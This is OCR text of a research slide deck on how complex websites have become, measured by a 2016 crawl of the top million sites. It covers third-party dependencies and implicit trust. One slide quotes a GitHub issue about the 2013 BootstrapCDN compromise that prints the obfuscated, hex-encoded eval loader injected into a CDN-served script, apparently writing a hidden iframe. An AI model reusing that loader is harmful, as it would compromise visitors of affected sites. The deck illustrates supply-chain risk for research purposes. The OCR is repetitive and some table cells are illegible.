


1,597 total requests



Only 21 from latimes.com domain


1,597 total requests



Only 21 from latimes.com domain

80 external networks

1,597 total requests



Only 21 from latimes.com domain

80 external networks

8 countries

What is the state of web complexity today?

Measuring the Web

Leveraged **headless chromium** to build a resource tree for any website


Loaded the network resources for the **Alexa Top Million** sites

Crawled web from October 5th - October 7th 2016 at University of Michigan

https://github.com/zmap/zbrowse

What is the state of web complexity today?

What is the state of web complexity today?



Metric	2016
Median Resources	73
Median External Resources	23
Median External Domains	9

What is the state of web complexity today?

How has this changed?

- *Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)*

Metric	2011	2016
Median Dependencies	40	73
% External Dependencies	30%	64%
Median JavaScript resources	6	13

What is the state of web complexity today?

How has this changed?

- Understanding Website Complexity: Measurements, Metrics, and Implications (Butkiewicz et. al in 2011)

Metric	2011	[illegible]
Median Dependencies	[illegible]	[illegible]
% External Dependencies	30%	64%
Median JavaScript resources	6	13

Websites load 2x overall and external resources compared to 2011

Who do websites depend on?

Who do websites depend on?

Organization	% Top 1M
Google	82.2%
Facebook	34.1%
Amazon	32.6%
Cloudflare	30.7%
Akamai	20.3%

Organization	% Top 1M
MaxCDN	19.0%
Edgecast	17.9%
Fastly	15.5%
SoftLayer	11.8%
Twitter	11.2%

Top Domains and Networks

Top Domains and Networks

Who do websites depend on?

Organization	% Top 1M	Organization	% Top 1M
Google	82.2%	MaxCDN	19.0%
Facebook	34.1%	Edgecast	17.9%
Amazon	32.6%	Fastly	15.5%
Cloudflare	30.7%	SoftLayer	11.8%
Akamai	20.3%	Twitter	11.2%

Websites are increasingly loading resources from common providers

Why do we rely on these providers?

Why do we rely on these providers?

Type of Resource	% Top 1M
Analytics/ Tracking	75.4%
CDN/Static Content	65.2%
Advertising	42.2%
Social Media	39.7%
API/Services	39.0%

Complexity

- In 2016, websites are complex and load **2x the number of overall and external resources since 2011**
- Websites are increasingly loading these resources from a **handful of common providers**
- These resources are primarily focused on **analytics/tracking, CDNs, and advertising**

Why do we care?

exploit injection #128

Closed **sdmytrenko-zz** opened this issue on May 25, 2013 · 22 comments

sdmytrenko-zz commented on May 25, 2013

this code:

```
e=eval;v="0"+"x";a=0;z="y";try{a*=2}catch(q){a=1}if(!a){try{--document["\x62od"+z]}c
{a2="_";sa=7;}z="70_6d_27_2f_75_68_7d_70_6e_68_7b_76_79_35_7c_7a_6c_79_48_6e_6c
_75_6b_6c_7f_56_6d_2f_29_54_5a_50_4c_29_30_27_45_27_37_27_30_82_11_6b_76_6a_7c_
35_7e_79_70_7b_6c_2f_2e_43_7a_7b_80_73_6c_45_35_71_81_40_3e_3c_39_38_73_76_7f_
76_7a_70_7b_70_76_75_41_68_69_7a_76_73_7c_7b_6c_42_27_73_6c_6d_7b_41_34_38_38
42_27_7b_76_77_41_34_38_3e_40_39_77_7f_84_27_43_36_7a_7b_80_73_6c_45_27_43_6b_
73_68_7a_7a_44_29_71_81_40_3e_3c_39_38_73_76_7f_29_45_43_70_6d_79_68_74_6c_27_7a_79_6a_44_
29_6f_7b_7b_77_41_36_36_39_37_3f_35_3b_3a_35_39_3a_3d_35_38_3e_38_36_37_6a_68_3d_69_68_38_
3d_3c_3b_3a_3c_3d_3b_3e_38_36_78_35_77_6f_77_29_27_7e_70_6b_7b_6f_44_29_38_3e_39_29_27_6f_
6c_70_6e_6f_7b_44_29_38_3a_39_29_45_43_36_70_6d_79_68_74_6c_45_43_36_6b_70_7d_45_2e_30_4
2_11_84""split";za="";for(i=0;i<z.length;i++){za+=String"fromCharCode";}zaz=za;e(zaz);}
```

appea

http:/
http:/
http:/

Hot Pear
@hotpear

@jdorfman most likely false positive but NOD32 was flaggin bootstrapcdn's js files as having trojan. Might wanna check hash just to be sure.

BootstrapCDN Security Post-Mortem

A very unfortunate security event happened last month, which affected folks using BootstrapCDN. We at NetDNA want to share an open, detailed report in this blog post, and continue to answer questions that may not have been addressed. Read More


How does a complex web impact who users trust?

Trust


Increased reliance on external resources forces sites to **implicitly trust** many resources

Website


Trust



Trust

